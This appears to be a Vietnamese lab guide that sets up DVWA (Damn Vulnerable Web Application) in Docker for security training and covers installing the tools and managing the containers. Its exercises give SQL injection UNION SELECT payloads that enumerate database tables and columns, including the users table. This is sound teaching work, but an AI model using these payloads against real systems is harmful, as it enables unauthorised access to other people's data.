HƯỚNG DẪN TẢI DVWA

Truy cập Link: https://www.docker.com/products/docker-desktop/

Tải Docker Desktop

➔ Docker Desktop Installer.exe

➔ Click để cài đặt

➔ Cài xong sẽ khởi động lại máy

Kiểm tra đã cài đặt được chưa:

➔ CMD ➔ docker --version

Truy cập Link: https://git-scm.com/downloads/win


➔ Tải Git

➔ Chạy file vừa tải về (ví dụ: Git-2.x.x-64-bit.exe)

➔ Cài đặt: nhấn Next liên tục là được, giữ các tùy chọn mặc định.

Kiểm tra đã cài đặt được chưa:


➔ CMD ➔ git –version



Truy cập Link: https://www.docker.com/

➔ Tạo tài khoản (tạo với Github)

➔ Launch Docker Desktop




Tải DVWA từ GitHub

➔ Mở CMD và chạy các lệnh

git clone https://github.com/digininja/DVWA.git
cd DVWA

➔ Chạy xong mở Notepad

➔ Lưu nội dung với tên **docker-compose.yml** và lưu ở **All Files**



➔ Lưu file này ở **C:\Users\NameDevice\DVWA**

➔ Nội dung:

version: '3'
 	
services:
  dvwa:
  image: vulnerables/web-dvwa
  ports:
  - "8080:80"
  restart: always
	C: > Users > kelvi > DVWA > docker-compose.yml
	1 version: '3'
	2
	3 services:
	4 dvwa:
	5 image: vulnerables/web-dvwa
	6 ports:
	7 - "8080:80"
	8 restart: always

➔ Quay lại CMD và chạy lệnh: docker-compose up -d

➔ Sau khi chờ tải xong, tiếp tục chạy lệnh: docker run -d -p 8080:80 vulnerables/web-dvwa

➔ Sau khi thành công ➔ Mở chrome và truy cập **http://localhost:8080**

➔ Đăng nhập với: Username: **admin** và Password: **password**

➔ Lướt xuống chọn **"Create/Reset Database"**

***THAO TÁC VỚI DOCKER**

- Xem các container đang hoạt động : docker ps

```
C:\Users\kelvi>docker ps
CONTAINER ID   IMAGE                          COMMAND                  CREATED          STATUS          PORTS
          NAMES
5e8e60237100   vulnerables/web-dvwa           "/main.sh"               48 minutes ago   Up 21 seconds   0.0.0.0:8080
->80/tcp      funny_newton
f1f41ee36be2   ghcr.io/digininja/dvwa:latest  "docker-php-entrypoi…"   About an hour ago   Up 21 seconds   127.0.0.1:42
80->80/tcp    dvwa-dvwa-1
06899292f19e   mariadb:10                     "docker-entrypoint.s…"   About an hour ago   Up 20 seconds   3306/tcp
              dvwa-db-1
```

- Tắt khi không dùng nữa: docker stop <các CONTAINER ID>

```
C:\Users\kelvi>docker stop 5e8e60237100 f1f41ee36be2 06899292f19e
5e8e60237100
f1f41ee36be2
06899292f19e
```

- Mở để sử dụng: docker start <các CONTAINER ID>


```
C:\Users\kelvi>docker start 5e8e60237100 f1f41ee36be2 06899292f19e
5e8e60237100
f1f41ee36be2
06899292f19e
```

***BÀI TẬP**

1. Xem các user


2. Lấy danh sách các Table trong database

1' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=database()-- -



3.Lấy danh sách các Column trong 1 table

1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users'-- -



#table_name = ' ' có thể thay đổi thành user, admin hoặc guestbook (Các bảng tìm được ở ý 2)